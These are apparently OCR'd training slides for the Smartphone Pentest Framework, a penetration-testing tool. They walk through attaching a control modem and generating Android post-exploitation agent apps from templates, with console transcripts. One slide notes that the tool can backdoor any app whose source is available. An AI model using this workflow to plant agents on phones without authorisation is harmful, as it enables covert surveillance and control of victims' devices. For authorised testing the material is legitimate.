
Attaching SPF to a Phone mobile modem

Install the app on your testing phone

Apk and source are in the FrameworkAndroidApp folder in the git repo

Tell the app the IP address to connect to, the same key and path


5554:Jellybeana
11:49
FrameworkAndroidApp
Smartphone Pentest Framework Android App
Bulb Security
192.168.8.109
/apptest
KEYKEY1
Attach


5554:Jellybean
3G
11:51
FrameworkAndroidApp
Send Commands to an Agent
View Data Gathered from an Agent
Run a Remote Attack
Run a Social Engineering or Client Side Attack

Post Exploitation Agents

Android permission model based agent

Android rooting agent


Android network agent for insider threat


Building Agents on the Fly


Choose a template (you can import your own)


Give SPF the information


- Mobile modem number for control
- Key
- Web server path


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Phone Number:15555215554
Control Key:KEYKEY1
App URL Path:/apptest
Phone Number: 15555215554
Control Key: KEYKEY1
URL Path: /apptest
Is this correct?(y/N):y
CONNECTED!
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Phone Number: 15555215554
Control Key: KEYKEY1
URL Path: /apptest
Is this correct?(y/N):y
CONNECTED!
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>1
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent
2.) Generate Agent App
3.) Copy Agent to Web Server
spf>2


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>1
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent
2.) Generate Agent App
3.) Copy Agent to Web Server
spf>2
Choose an app template build
1.) MapsDemo
2.) BlankFrontEnd
spf>2


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>1
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent
2.) Generate Agent App
3.) Copy Agent to Web Server
spf>2
Choose an app template build
1.) MapsDemo
2.) BlankFrontEnd
spf>2
Phone number of the control modem for the agent:15555215554
Control key for the agent:KEYKEY1
Webserver control path for agent:/androidagent1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
[echo] Debug Package: /root/Smartphone-Pentest-Framework/AgentTemplates/BlankFrontEnd/bin/BlankFrontEnd-debug.apk
[propertyfile] Creating new property file: /root/Smartphone-Pentest-Framework/AgentTemplates/BlankFrontEnd/bin/build.prop
[propertyfile] Updating property file: /root/Smartphone-Pentest-Framework/AgentTemplates/BlankFrontEnd/bin/build.prop
[propertyfile] Updating property file: /root/Smartphone-Pentest-Framework/AgentTemplates/BlankFrontEnd/bin/build.prop
[propertyfile] Updating property file: /root/Smartphone-Pentest-Framework/AgentTemplates/BlankFrontEnd/bin/build.prop
-post-build:
debug:
BUILD SUCCESSFUL
Total time: 14 seconds
Choose an app template build
1.) MapsDemo
2.) BlankFrontEnd
spf>

Building Custom Agents

Some templates included in SPF


Can backdoor any app you have source code for with SPF agent functionality


Network Attack Example

